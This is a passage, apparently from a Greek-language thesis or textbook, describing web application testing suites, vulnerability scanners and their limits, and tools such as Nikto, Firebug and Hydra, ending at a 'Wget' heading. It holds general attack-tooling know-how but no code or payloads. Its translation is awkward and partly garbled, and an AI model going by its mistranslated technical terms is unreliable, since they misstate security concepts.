Παρόλο που είναι δυνατό να εκτελέσουν μια επιτυχημένη επίθεση χρησιμοποιώντας μόνο εγχειρίδιο τεχνικών , για να γίνει μια πραγματικά ολοκληρωμένη χάκερ web εφαρμογή , θα πρέπει να αυτοματοποιήσουν τις επιθέσεις για να ενισχύσουν την ταχύτητα και την αποτελεσματικότητά τους .
. Οι περισσότερες σουίτες δοκιμών περιλαμβάνουν λειτουργίες με αυτοματοποίηση της δύναμης για να διευκολύνουν διάφορες κοινές εργασίες . Εδώ είναι μερικά κοινά χαρακτηριστικά που εφαρμόζονται :

- Χειροκίνητη εμπιστευτικότητα και σχολαστική για κοινά τρωτά σημεία . Αυτή η λειτουργία δίνει τη δυνατότητα να ελέγχονται με ακρίβεια συμβολοσειρές που μπορεί να ενσωματώνονται σε αιτήματα. Στη συνέχεια μπορούμε να δούμε τα αποτελέσματα για τον προσδιορισμό οποιονδήποτε ασυνήθιστων ή ανώμαλων απαντήσεων που χρήζουν περαιτέρω διερεύνησης .
- Μια σειρά από ενσωματωμένες και ευέλικτες λειτουργίες για τη δημιουργία αυθαίρετων ροών , με δύσμορφη κωδικοποίηση , αντικατάσταση χαρακτήρων , και δεδομένα που ανακτώνται από προηγούμενες επιθέσεις .
- δυνατότητα να αποθηκεύσουμε τα αποτελέσματα της επίθεσης και τα δεδομένα απόκρισης για χρήση σε εκθέσεις ή περαιτέρω επιθέσεις .
- δυνατότητα προσαρμογής των λειτουργιών για προβολή και ανάλυση των απαντήσεων - για παράδειγμα , με βάση την εμφάνιση των προδιαγραφών ή του ωφέλιμου φορτίου επίθεσης
- Λειτουργίες για την εξαγωγή χρήσιμων δεδομένων από τις απαντήσεις της εφαρμογής – για παράδειγμα , αναλύοντας τα username και password πεδία.

"Σαρωτές ευπαθειών στο Web"

Ορισμένες σουίτες δοκιμών περιλαμβάνουν λειτουργίες για να ανιχνεύσουν για κοινά τρωτά σημεία .Η σάρωση που εκτελείται εμπίπτει σε δύο κατηγορίες :

- Παθητική σάρωση που περιλαμβάνει την παρακολούθηση των αιτήσεων και των απαντήσεων που διέρχονται μέσω του τοπικού proxy για να εντοπίζονται τα τρωτά σημεία .Μπορούμε να εκτελέσουμε αυτό το είδος της σάρωσης μη επεμβατικά με οποιαδήποτε εφαρμογή. Αυτό το χαρακτηριστικό είναι συχνά χρήσιμο στην οριοθέτηση του πεδίου από μία εμπλοκή δοκιμής διείσδυσης . Μας δίνει μια αίσθηση για τη στάση της ασφάλειας των εφαρμογών σε σχέση με αυτά τα είδη των τρωτών σημείων .

- Ενεργητική σάρωση που περιλαμβάνει την αποστολή νέων αιτήσεων για την εφαρμογή στόχων για να ελέγξει τα τρωτά σημεία , όπως cross-site scripting , κεφαλίδα HTTP ένεση , και fi le πορεία διάσχισης . Όπως και κάθε άλλη ενεργή δοκιμή, αυτός ο τύπος σάρωσης είναι επικίνδυνος και θα πρέπει να πραγματοποιείται μόνο με τη συγκατάθεση του ιδιοκτήτη της εφαρμογής .

Οι σαρωτές ευπάθειας που περιλαμβάνονται στις σουίτες δοκιμών είναι πιο **userdriven** από ό, τι οι αυτόνομοι σαρωτές. Αντί απλώς να παρέχει μια διεύθυνση URL έναρξης και την έξοδο από το σαρωτή για να ανιχνεύσουμε και να δοκιμάσουμε την εφαρμογή, ο χρήστης μπορεί να καθοδηγήσει το σαρωτή γύρω από την εφαρμογή και να ελέξει με ακρίβεια τις αιτήσεις που έχουν σαρωθεί , και την ανατροφοδότηση σε πραγματικό χρόνο σχετικά με μεμονωμένες τις αιτήσεις . Μετά τη χειροκίνητη χαρτογράφηση του περιεχόμενου μιας εφαρμογής , μπορούμε να επιλέξουμε ενδιαφέροντες τομείς της λειτουργικότητας και να στείλουμε αυτά που πρόκειται να σαρωθούν . Αυτό επιτρέπει να στοχεύσουμε το διαθέσιμο χρόνο για σάρωση των πιο κρίσιμων περιοχών και λήψη αποτελεσμάτων από αυτές τις περιοχές πιο γρήγορα.

"Εγχειρίδια Εργαλείων"

Τα εγχειρίδια των ολοκληρωμένων σουίτων δοκιμών παρέχει τη βασική δυνατότητα να εκδώσει μία μόνο αίτηση και να προβάλει την απάντησή της. Φυσικά, μπορούμε να εκτελέσουμε αυτή την εργασία χρησιμοποιώντας ένα αυτόνομο εργαλείο όπως το **Netcat** ,έτσι μπορούμε να ανακτήσουμε οτιδήποτε γρήγορα με χειροκίνητη έρευνα .Σημαίνει , επίσης, ότι οι οδηγίες αιτημάτων υλοποιούνται από τους δικαιόχους μέσα από τη σουίτα , όπως HTML rendering , υποστήριξη για έλεγχο πληρεξουσίων και ταυτότητας , καθώς και αυτόματη ενημέρωση του περιεχομένου κεφαλίδας μήκους ..

Τα ακόλουθα χαρακτηριστικά συχνά εφαρμόζονται εντός χειροκίνητων αιτημάτων :

- Ενοποίηση με άλλα συστατικά, καθώς και δυνατότητα να παραπέμψει οποιοδήποτε αίτημα προς και από άλλα συστατικά για περαιτέρω διερεύνηση
- Μια ιστορία όλων των αιτήσεων και απαντήσεων , κρατώντας ένα πλήρες αρχείο όλων των αιτημάτων για περαιτέρω αναθεώρηση, και επιτρέποντας τροποποιήσεις αιτημάτων για να ανακτηθούν για περαιτέρω ανάλυση.

" Αναλυτές σε Token Συνεδρίες "

Ορισμένες σουίτες δοκιμών περιλαμβάνουν λειτουργίες για να αναλύσουν τις ιδιότητες τυχαιότητας των cookies συνόδου και άλλες μάρκες που χρησιμοποιούνται μέσα από την εφαρμογή. Το **Burp Sequencer** είναι ένα ισχυρό εργαλείο που εκτελεί συνήθεις στατιστικές δοκιμές για τυχαία αυθαίρετα σε μεγέθους δείγματα μαρκών και παρέχει αποτελέσματα σε προσιτή μορφή .

"Κοινό Λειτουργίες και Utilities"

Εκτός από τις βασικές συνιστώσες,οι ολοκληρωμένες σουίτες παρέχουν έναν πλούτο με άλλα χαρακτηριστικά προστιθέμενης αξίας που απευθύνονται σε ανάγκες που προκύπτουν σε επιθέσεις σε web εφαρμογές και επιτρέπουν σε άλλα εργαλεία να εργαστούν σε ασυνήθιστες καταστάσεις. Τα ακόλουθα χαρακτηριστικά εφαρμόζονται από διαφορετικές σουίτες :

- Ανάλυση HTTP δομής του μηνύματος , συμπεριλαμβανομένης της ανάλυσης σε κεφαλίδες και παραμέτρους αιτήματος .
- Παροχή περιεχομένου HTML στις απαντήσεις , όπως φαίνεται στο πλαίσιο στο πρόγραμμα περιήγησης.
- Η δυνατότητα να εμφανίσουμε και να επεξεργαστούμε τα μηνύματα σε μορφή κειμένου και δεκαεξαδική μορφή.
- Search λειτουργίες σε όλα τα αιτήματα και τις απαντήσεις
- Αυτόματη ενημέρωση της **HTTP Content-Length** κεφαλίδας μετά από οποιαδήποτε χειροκίνητη επεξεργασία του περιεχομένου του μηνύματος.

- Ενσωματωμένοι κωδικοποιητές και αποκωδικοποιητές για διάφορα προγράμματα , επιτρέπουν γρήγορη ανάλυση των δεδομένων της εφαρμογής σε cookies και άλλες παραμέτρους.
- Μια λειτουργία για να συγκρίνουμε δύο απαντήσεις και να τονίσουμε τις διαφορές.

"Αυτόνομοι Σαρωτές ευπαθειών"

Μια σειρά από διαφορετικά εργαλεία υπάρχουν για την εκτέλεση πλήρως αυτοματοποιημένων σαρώσεων σε ευπάθειες των εφαρμογών web . Αυτοί οι σαρωτές δίνουν τη δυνατότητα στους δικαιούχους να δοκιμάσουν ένα μεγάλο ποσό της λειτουργικότητας σε ένα σχετικά σύντομο χρονικό διάστημα. Σε μια τυπική εφαρμογή συχνά μπορούν να προσδιορίσουν μια ποικιλία από σημαντικά τρωτά σημεία .Οι Standalone σαρωτές ευπάθειας web εφαρμογών αυτοματοποίούν πολλές από τίς τεχνικές που έχουμε περιγράψει Έχοντας χαρτογραφήσει το περιεχόμενο της εφαρμογής , ο σαρωτής λειτουργεί μέσω της λειτουργικότητά του , υποβάλλοντας μια σειρά από δοκιμές σε κάθε παράμετρο της κάθε αίτησης , και αναλύει τις απαντήσεις της εφαρμογής για υπογραφές σε κοινά τρωτά σημεία . Ο σαρωτής παράγει μια έκθεση που περιγράφει κάθε ένα από τα τρωτά σημεία που έχει ανακαλυφθεί. Η έκθεση αυτή περιλαμβάνει συνήθως την αίτηση και την απάντηση ότι η εφαρμογή που χρησιμοποιείται για τη διάγνωση κάθε αναφερόμενη ευπάθειας , επιτρέποντας έναν πεπειραμένο χρήστη να ερευνήσει την αδυναμία της εφαρμογής μου.

" Τρωτά σημεία που εντοπίζονται από Σαρωτές"

Αρκετές κατηγορίες των κοινών τρωτών σημείων μπορούν να ανιχνευθούν από τους σαρωτές σε ένα βαθμό αξιοπιστίας. Σε ορισμένες περιπτώσεις , η υπογραφή υπάρχει μέσα κανονικές αιτήσεις της εφαρμογής και απαντήσεις . Σε άλλες περιπτώσεις , ο σαρωτής στέλνει ένα δημιουργημένο αίτημα για να προκαλέσει τη υπογραφή, εφόσον η ευπάθεια είναι παρούσα . Εάν η υπογραφή εμφανίζεται στην απόκριση των εφαρμογών στο αίτημα , ο σαρωτής συνάγει το συμπέρασμα ότι η ευπάθεια είναι παρούσα. Εδώ είναι μερικά παραδείγματα των τρωτών σημείων που μπορούν να ανιχνευθούν με αυτόν τον τρόπο :

- **Reflected cross-site scripting** τρωτά σημεία προκύπτουν όταν η είσοδος παρέχεται από το χρήστη και μεταφέρεται στις απαντήσεις της εφαρμογής χωρίς την κατάλληλη καταστολή . Οι αυτοματοποιημένοι σαρωτές στέλνουν συνήθως συμβολοσειρές δοκιμής που περιέχουν **HTML markup** και αναζητήσεις στις απαντήσεις για αυτές τις συμβολοσειρές , δίνοντάς τους τη δυνατότητα να ανιχνεύσουν πολλές ροές.
- Ορισμένες ευπάθειες **SQL** επιθέσεων μπορεί να ανιχνευθούν μέσω της υπογραφής . Για παράδειγμα , υποβάλλοντας ένα μονό εισαγωγικό μπορεί να οδηγήσει σε ένα σφάλμα **ODBC** μηνύματος. Ορισμένα τρωτά σημεία στη πορεία διάσχισης μπορεί να ανιχνευθούν με την υποβολή διάσχισης αλληλουχία στόχευσης ενός γνωστού αρχείου.
- Ορισμένες επιθέσεις σε τρωτά σημεία μπορεί να ανιχνευθούν με την εισαγωγή εντολής που προκαλεί ένα χρόνο. ένα θέμα ευπάθειας μπορεί να προκληθεί από τη πρότυπη συμβολοσειρά, αλλά δεν μπορεί να οδηγήσει στην αναμενόμενη υπογραφή . Για παράδειγμα , πολλές **SQL** επιθέσεις δεν οδηγούν σε κανένα μήνυμα δεδομένων ή σφάλμα που επιστρέφεται στον χρήστη , και μια ευπάθεια πορείας διάσχισης δεν μπορεί να οδηγήσει στο περιεχόμενο των στοχευμένων αρχείων που επιστρέφονται άμεσα στην απόκριση της εφαρμογής.

Επιπλέον , πολλές σημαντικές κατηγορίες των τρωτών σημείων δεν έχουν ένα πρότυπο υπογραφής και δεν μπορούν να ανιχνευθούν με τη χρήση ενός τυποποιημένου συνόλου των συμβολοσειρών επίθεσης .Σε γενικές γραμμές ,οι αυτοματοποιημένοι σαρωτές είναι αναποτελεσματικοί στην ανακάλυψη ελαττωμάτων αυτού του είδους. Εδώ είναι δύο παραδείγματα των ευπαθειών που σαρωτές δεν μπορούν να ανιχνεύσουν αξιόπιστα :

- Σπασμένοι έλεγχοι πρόσβασης , που επιτρέπουν στο χρήστη να έχει πρόσβαση σε δεδομένα άλλων χρηστών , ή ένας χαμηλά - προνομιακός χρήστης να έχει πρόσβαση σε διοικητικές λειτουργίες . Ένα scanner δεν καταλαβαίνει τις απαιτήσεις ελέγχου πρόσβασης που σχετίζονται με την εφαρμογή .
- Επιθέσεις που αφορούν την τροποποίηση της τιμής μίας παραμέτρου με έναν τρόπο που έχει μέσα από την εφαρμογή - για παράδειγμα , ένα κρυφό πεδίο εκπροσωπεί τη τιμή ενός στοιχείου. Ένας σαρωτής δεν κατανοεί την έννοια ότι κάθε παράμετρος έχει μέσα από την εφαρμογή λειτουργικότητα.
-

"Εγγενείς περιορισμοί των Σαρωτών"

Οι καλύτεροι σαρωτές ευπάθειας στην αγορά έχουν σχεδιαστεί και υλοποιούνται από ειδικούς που έχουν δοθεί σοβαρή σκέψη για τους πιθανούς τρόπους με τους οποίους όλα τα είδη των τρωτών σημείων μιας εφαρμογής web μπορούν να ανιχνευθούν . Δεν είναι τυχαίο ότι οι σαρωτές δεν είναι ικανοί να ανιχνεύσουν αξιόπιστα πολλές κατηγορίες τρωτών σημείων . Μια πλήρως αυτοματοποιημένη προσέγγιση μπορεί να προκαλέσει πολλά εμπόδια . Οι φραγμοί αυτοί μπορούν να αντιμετωπιστούν αποτελεσματικά μόνο από συστήματα με πλήρη τεχνητή νοημοσύνη σιευθεί που πηγαίνουν πολύ πέρα από τις ικανότητες των σημερινών σαρωτών.

"Σαρωτές Λειτουργία και Σύνταξη"

Οι υπολογιστές μπορούν εύκολα να αναλύσουν το συντακτικό περιεχόμενο των απαντήσεων εφαρμογής και μπορουν να αναγνωρίσουν κοινά μηνύματα λάθους , κωδικούς κατάστασης **HTTP** , και **usersupplied** δεδομένα που αντιγράφονται σε ιστοσελίδες . Ωστόσο , η σημερινοί σαρωτές δεν μπορούν κατανοήσουν το σημασιολογικό νόημα αυτού του περιεχομένου , ούτε μπορούν να πάρουν αποφάσεις επί τη βάσει αυτής της έννοιας . Για παράδειγμα , σε μια συνάρτηση που ενημερώνει ένα καλάθι αγορών , ένας σαρωτής βλέπει απλά πολλές παράμετρους να υποβάλλονται. Επιπλέον , δεν γνωρίζουν ότι είναι σε θέση να τροποποιήσουν την ποσότητα μιας παραγγελίας, ενώ είναι σε θέση να τροποποιήσει μια τιμή του αντιπροσωπεύει μια ροή ασφαλείας .

"Σαρωτές "

Πολλές από τις εφαρμογές web χρησιμοποιούν συνηθισμένους μηχανισμούς για να χειριστούν συνεδρίες και πλοήγηση , να μεταδώσουν και να χειριστούν τα δεδομένα , όπως στην δομή της επερώτησης, cookies, ή άλλες παραμέτρους . Ένα ανθρώπινο ον μπορεί να παρατηρήσει γρήγορα και να αποδομήσει το ασυνήθιστο μηχανισμό , αλλά ένας υπολογιστής θα συνεχίσει να παρακολουθεί το πρότυπο σύμφωνα με κανόνες που έχουν δοθεί . Επιπλέον , πολλές επιθέσεις εναντίον web εφαρμογών απαιτούν κάποιο αυτοσχεδιασμό , έτσι ώστε να παρακάμψει μερικώς αποτελεσματικά φίλτρα ή να εκμεταλλευτούν πολλές διαφορετικές πτυχές της συμπεριφοράς της εφαρμογής που αφήνουν χωρίς άμυνα την εφαρμογή στην επίθεση . Οι υπολογιστές δεν έχουν διαίσθηση για τον καλύτερο τρόπο για να προχωρήσει σε πράξεις .

"Τεχνικές προκλήσεις που αντιμετωπίζουν οι Σαρωτές"

Τα εμπόδια για την αυτοματοποίηση που περιγράφηκαν οδηγούν σε μια σειρά από τεχνικές προκλήσεις που πρέπει να αντιμετωπιστούν με τη δημιουργία ενός αποτελεσματικού σαρωτή ευπάθειας . Αυτές οι προκλήσεις δεν επηρεάζουν μόνο την ικανότητα του σαρωτή για την ανίχνευση των προδιαγραφών των τρωτών σημείων , όπως έχει ήδη περιγραφεί , αλλά και την ικανότητά της να εκτελεί τα βασικά καθήκοντα της χαρτογράφησης του περιεχομένου της αίτησης για ελαττώματα. Μερικές από αυτές τις προκλήσεις δεν είναι ανυπέρβλητες , και σήμερα οι σαρωτές έχουν βρει τρόπους μερικώς για την αντιμετώπισή τους .

" Χειρισμός Ταυτότητας και Συνόδου "

Ο σαρωτής πρέπει να είναι σε θέση να συνεργαστεί με την εξακρίβωση της γνησιότητας και τη διάρκεια του μηχανισμού χειρισμού που χρησιμοποιείται από διαφορετικές εφαρμογές . Συχνά , η πλειοψηφία των αιτήσεων λειτουργικότητας μπορεί να προσεγγιστούν μόνο με μια πιστοποιημένη συνεδρία , και σαρωτή που αποτυγχάνει να λειτουργει με τη χρήση μιας τέτοιας συνόδου , με αποτέλεσμα την απώλεια χάσετε πολλών ανιχνεύσιμων ροών .Στους τρέχοντες σαρωτές , το τμήμα το πρόβλημα ταυτότητας του παρόντος αντιμετωπίζεται από τον χρήστη του σαρωτή για να παρέχουν μια δέσμη ενεργειών σύνδεσης χρησιμοποιώντας ένα πρόγραμμα περιήγησης , επιτρέποντας τον σαρωτή να λειτουργήσει.

Η σύνοδος χειρισμού είναι λιγότερο εύκολο να έχει πρωταγωνιστικό αμυντικό ρόλο λόγω των ακόλουθων δύο προβλημάτων :

- Ο σαρωτής πρέπει να είναι σε θέση να αλληλεπιδράσει με ό, τι μηχανισμό συνεδρίας – χειρισμού η εφαρμογή χρησιμοποιεί . Αυτό μπορεί να περιλαμβάνει τη μετάδοση μιας συνεδρίας token σε ένα cookie , σε μια κρυφή φόρμα πεδίων , ή εντός της συμβολοσειράς ερωτήματος URL .Τα Κουπόνια μπορεί να είναι στατικά σε όλη τη διάρκεια ή μπορεί να αλλάξουν ανά αίτηση , ή η εφαρμογή μπορεί να χρησιμοποιήσει ένα διαφορετικό μηχανισμό.
- Ο σαρωτής πρέπει να είναι σε θέση να ανιχνεύει πότε η συνεδρία έχει παύσει να ισχύει έτσι ώστε να μπορεί να επιστρέψει στο στάδιο του ελέγχου ταυτότητας για να αποκτήσει ένα νέο . Αυτό μπορεί να συμβεί για διάφορους λόγους . Ίσως ο σαρωτής έχει ζητήσει αποσύνδεση , ή η εφαρμογή έχει τερματιστεί τη συνεδρία , διότι ο σαρωτής έχει εκτελέσει ανώμαλη πλοήγηση ή η πληκτρολόγηση είναι λανθασμένη . Ο σαρωτής πρέπει να το εντοπίσει , τόσο κατά την αρχική άσκηση χαρτογράφησης .

" Σχετικά Προϊόντα"

Η αγορά για την αυτοματοποιημένη σάρωση διαδίκτυου έχει αναπτυχτεί τα τελευταία χρόνια , με ένα ευρύ φάσμα διαφορετικών προϊόντων . Εδώ είναι μερικά από τα πιο εμφανή:

- **AppScan**
- **Burp Scanner**
- **Hailstorm**
- **NetSparker**
- **N- Stalker**
- **NTOSpider**
- **Skipfish**
- **WebInspect**

Αν και οι πιο ώριμοι σαρωτές μοιράζονται ένα κοινό πυρήνα λειτουργικότητας , έχουν διαφορές στις προσεγγίσεις τους για την ανίχνευση διαφόρων περιοχών των τρωτών σημείων και στη λειτουργικότητα που παρουσιάζεται στο χρήστη. Διάφορες έρευνες έχουν διεξαχθεί για την αξιολόγηση της απόδοσης των διαφορετικοί σαρωτές για την ανίχνευση διαφόρων τύπων ροών ασφάλειας . Τέτοιες έρευνες πάντα περιλαμβάνουν τη λειτουργία των σαρωτών κατά ένα μικρό δείγμα ευάλωτων κωδίκων .


" Πλήρως αυτοματοποιημένη και χειροκίνητη Σάρωση"

Ένας καθοριστικός παράγοντας στη χρήση web σαρωτών είναι ο βαθμός στον οποίο θα θέλουν να κατευθύνουν το έργο από το σαρωτή . Για τους χρήστες που είναι αρχάριοι στην ασφάλεια των εφαρμογών web , ή που απαιτούν μια γρήγορη εκτίμηση της αίτησης , ή που ασχολούνται με ένα μεγάλο αριθμό εφαρμογών σε τακτική βάση , μια πλήρως αυτοματοποιημένη σάρωση θα παρέχει κάποια καλή εικόνα της επιφάνειας της επίθεσης της εφαρμογής. Για τους χρήστες που καταλαβαίνουν πώς λειτουργούν οι δοκιμές ασφάλειας των διαδικτυακών εφαρμογών και γνωρίζουν τα όρια της συνολικής αυτοματοποίησης , ο καλύτερος τρόπος για να χρησιμοποιήσουν ένα σαρωτή είναι στο πλαίσιο μιας ολοκληρωμένης σουίτας δοκιμών που να υποστηρίξει και να ενισχύσει τη διαδικασία δοκιμής . Αυτή η προσέγγιση βοηθά στην αποφυγή πολλών από τις τεχνικές προκλήσεις που αντιμετωπίζουν οι πλήρως αυτοματοποιημένοι σαρωτές .

Μπορούμε να καθοδηγήσουμε το σαρωτή χρησιμοποιώντας το browser για να εξασφαλισθεί ότι δεν θα χαθούν οι βασικοί τομείς της λειτουργικότητας. Μπορούμε να σαρώσουμε άμεσα τα πραγματικά αιτήματα που δημιουργούνται από την εφαρμογή , η οποία περιέχει δεδομένα με το σωστό περιεχόμενο και τη μορφή που απαιτεί η εφαρμογή , με πλήρη έλεγχο πάνω στο τι σαρώνεται, ώστε να αποφύγουμε επικίνδυνες λειτουργίες .

Wikto / Nikto

Το **Nikto** είναι χρήσιμο εργαλείο για τον εντοπισμό προεπιλογής ή κοινών περιεχόμενων τρίτων που υπάρχει σε έναν web server . Περιέχει μια μεγάλη βάση δεδομένων των αρχείων και καταλόγους , συμπεριλαμβανομένων των προεπιλεγμένων σελίδων ,τα σενάρια που έρχονται με τους web servers, και τα στοιχεία τρίτων κατασκευαστών, όπως το λογισμικό για το καλάθι αγορών . Το εργαλείο λειτουργεί ουσιαστικά ζητώντας από κάθε στοιχείο με τη σειρά και την ανίχνευση του αν υπάρχει. Η βάση δεδομένων ενημερώνεται συχνά, πράγμα που σημαίνει ότι το **Nikto** είναι συνήθως πιο αποτελεσματικό από οποιαδήποτε άλλη αυτοματοποιημένη ή χειροκίνητη τεχνική για τον προσδιορισμό αυτού του τύπου περιεχομένου .



27. Το Nikto


Firebug

Το **Firebug** είναι ένα εργαλείο εντοπισμού σφαλμάτων του προγράμματος περιήγησης που επιτρέπει να διορθώσουμε και να επεξεργαστούμε **HTML και JavaScript** σε πραγματικό χρόνο σχετικά με την τρέχουσα εμφανιζόμενη σελίδα . Μπορούμε επίσης να εξερευνήσουμε και να επεξεργαστούμε το **DOM** .Το **Firebug** είναι εξαιρετικά ισχυρό για την ανάλυση και την αξιοποίηση ενός ευρούς φάσματος client-side επιθέσεων , συμπεριλαμβανομένων όλων των ειδών των cross-site scripting , να ζητήσει πλαστογραφία και UI προσφυγής , καθώς και συλλογή δεδομένων μεταξύ τομέων.

28.To firebug

Hydra

Το Hydra είναι ένα εργαλείο εντοπισμού κωδικού πρόσβασης που μπορεί να χρησιμοποιηθεί σε ένα ευρύ φάσμα καταστάσεων ,μεταξύ άλλων και με τη μορφή ελέγχου ταυτότητας που βασίζεται συνήθως στο web.



29.To Hydra


Προσαρμοσμένα Scripts

Σύμφωνα με την εμπειρία των συγγραφέων, τα διάφορα εργαλεία off-the -shelf που υπάρχουν αρκούσαν για να βοηθήσουν στην εκτέλεση της συντριπτικής πλειονότητας των καθηκόντων που θα πρέπει να πραγματοποιήσει κατά τη επίθεση σε μια εφαρμογή web . Ωστόσο, σε διάφορες ασυνήθιστες καταστάσεις θα πρέπει να δημιουργήσουμε τις δικές μας προσαρμοσμένες τιμές τα εργαλεία και τα σενάρια μας για να αντιμετωπίσουμε ένα συγκεκριμένο πρόβλημα. Για παράδειγμα :

- Η εφαρμογή χρησιμοποιεί ένα ασυνήθιστο μηχανισμό συνόδου χειρισμού , όπως έναν που περιλαμβάνει ανά σελίδα μάρκες που πρέπει να υποβληθούν εκ νέου με τη σωστή σειρά .
- Θέλουμε να εκμεταλλευτούμε την ευπάθεια που απαιτεί πολλές προδιαγραφές για να εκτελούνται κατ 'επανάληψη , με δεδομένα που έχουν ανακτηθεί σε μία απάντηση που ενσωματώνονται σε επόμενες αιτήσεις .
- Θα πρέπει να παρέχουν ένα "**point and click** " για να εκμεταλλεύονται έναν ιδιοκτήτη εφαρμογής ώστε από τις πληροφορίες να μπορεί να αποδεικτεί η ευπάθεια και ο κίνδυνος .

Wget

